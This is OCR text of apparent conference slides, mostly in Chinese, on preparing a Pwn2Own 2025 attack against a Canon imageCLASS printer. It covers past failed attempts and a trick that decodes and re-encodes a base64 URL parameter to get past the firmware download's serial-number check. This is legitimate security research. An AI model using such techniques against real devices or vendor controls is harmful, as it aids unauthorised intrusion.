DEVCORE


列印復仇：如何在 Pwn2Own 2025 Ireland 打下 Canon 印表機

TwinkleStar03

DEVCORE Conference 2026 | 2026.03.14

whoami

- TwinkleStar03 / 星星
- Member of UNDEFINED
- DEVCORE 6~9th 研究組實習生
- blog.star03.me/about
- X: @_twinklestar03



Outline

- 介紹 Canon imageCLASS MF654Cdw
- Firmware 獲取與拆包
- Canon DryOS
- 盤點攻擊面與漏洞挖掘
- Exploit 開發
- Pwn2Own 初體驗分享

復仇？要復仇什麼？


STORYTIME


DEVCORE

第一次打 Pwn2Own 就 SOHO Smashup 是不是搞錯了什麼？

張書銘 (LJP Chang) / 彭建霖 (YingMuo Peng)

戴夫寇爾股份有限公司
research@devco.re

DEVCORE CONFERENCE 2024 | 2024.03.16




YingMuo: Pwn2Own Ireland 老屁股、前 Research Intern，現已轉正職

Pwn2Own 打 QNAP 從沒失手！


YingMuo

SUCCESS - YingMuo (@YingMuo) working with DEVCORE Internship Program used an argument injection and a SQL injection to get their root shell on the QNAP TS-464 NAS. Their third-round victory gets them $20,000 and 4 Master of Pwn points.



YingMuo: Pwn2Own Ireland 老屁股、前 Research Intern，現已轉正職


Pwn2Own 打 QNAP 從沒失手！



SUCCESS - A DEVCORE Intern was able to execute a stack overflow attack against the TP-Link Omada Gigabit Router and exploit two bugs in the QNAP TS-464. They earn $50,000 and 10 Master of Pwn points.


YingMuo: Pwn2Own Ireland 老屁股、前 Research Intern，現已轉正職

Pwn2Own 打 QNAP 從沒失手！



也連續兩年 Local Pwn Canon Printer，But…

2023



FAILURE - The DEVCORE Intern was unable to get their exploit of the Canon imageCLASS MF753Cdw working within the time allotted.

也連續兩年 Local Pwn Canon Printer，But…

2023


FAILURE - The DEVCORE Intern was unabl
MF753Cdw working within the time

2024

FAILURE - Unfortunately, YingMuo (@YingMuo) of the DEVCORE Internship Program could not get his exploit of the Canon imageCLASS MF656Cdw working within the time allotted.

也連續兩年 Local Pwn Canon Printer，But…

2024 的 YingMuo



跳 shellcode 十 crash 力 12:47 AM


明年就交給你力 12:47 AM

我不適合打 canon 12:48 AM


CHALLENGE ACCEPTED

從前輩經驗學習

- 實機上有開 NX/DEP
  - Exploit 開發的時候要多注意
- Canon 有跨國的奇怪版本，連 P2O 官方都不知道有差異
  - 從國外買設備，不要從 PChome 訂
- 接 UART 沒弄好，把印表機燒了
  - 不要對機器動手動腳



：Printer 已經買了但還沒到台灣，先想辦法拿 Firmware 吧

Canon imageCLASS MF654Cdw

Canon imageCLASS MF654Cdw

- ARMv7 Little Endian 32bits
- Canon 印表機在 Pwn2Own 出現很多次
  - 雖然型號有差異，但整體差異不大
- Canon 產品包括相機皆使用自製的 RTOS
  - 我對 Low-level 的東西感興趣

Canon imageCLASS MF654Cdw

- 是一個學習資源很多的目標
  - 2022 到 2025 間被打下很多次
  - 是個很熱門的目標！

Firmware

How to Download Firmware

方法 #1

先去翻翻官網吧

Color imageCLASS MF654Cdw

Get started with these quick links.

Software & Drivers

Manuals

Advisories

Specifications

Protect your investment with our eCarePAK Extended Service Plans. Learn More

Purchase this product's accessories and more. Shop Now

Looking for help with your order? Order Help

REGISTER YOUR PRODUCT

SERVICE & REPAIRS


Protect your investment with our eCarePAK Extended Service Plans. Learn More

Purchase this product's accessories and more. Shop Now

Looking for help with your order? Order Help

Firmware

Firmware



Firmware downloads for all operating systems can be found below.

Firmware Results 1-2 of 2 Results

Oldest

File Name	Date	File Size	
MF654Cdw/ MF653Cdw/ MF652Cw Firmware Update Tool V07.01 [Windows]	01.14.26	131.98 MB	I agree to the Terms & Conditions DOWNLOAD

Details

File Name	Date	File Size	
MF654Cdw/ MF653Cdw/ MF652Cw Firmware Update Tool V07.01 [macOS 10.13 - macOS 26]	01.14.26	160.49 MB	I agree to the Terms & Conditions DOWNLOAD

Details

Canon

Please enter your product serial number in the field below and press 'Submit'

Serial number [ ] Submit

*Please use only a string of letters or numbers with no hyphens "-" entered.
The product serial number is generally located on the provided warranty documentation, on the box, or on the back, bottom, or inside of the product.

Close

印表機還沒到台灣，哪來的 Serial

有沒有辦法可以繞過 Serial Check?


FLASHBACK

DEVCORE
SECURITY
CONSULTING

Your printer is not your printer ! - Hacking Printers at Pwn2Own

Angelboy


angelboy@chroot.org

@scwuaptx

HITCON 2022 - Your printer is not your printer ! - Hacking Printers at Pwn2Own


我們學到了什麼？

- Firmware Download
  - 抄 Angelboy 作業



Take a Closer Look…

https://pdisp01.c-wss.com/gdl/WWUFORedirectSerialTarget.do?id=OTUwM2JjNTA4&cmp=ABR&lang=EN




迫不及待 base64 -d...


id=OTUwM2JjNTA4&cmp=ABR&lang=EN


9503bc508

id=OTUwM2JjNTA4&cmp=ABR&lang=EN



9503bc508






一點都不像，

該不會改 Mapping 方式了吧？





我有四個金盾獎冠軍呢

```
[In [1]: import base64

[In [2]: 0x9503bc508
 Out[2]: 40000800008
```



記得 Prefix 要補 0

```
[In [1]: import base64
[In [2]: 0x9503bc508
Out[2]:040000800008
```



[In

[In

Out

e64

8

8

T

Pdf,firmware ...

Firmware version

Other model

Base64 encode 回去，
就能載到 Firmware 了！

還有第二種方法嗎？

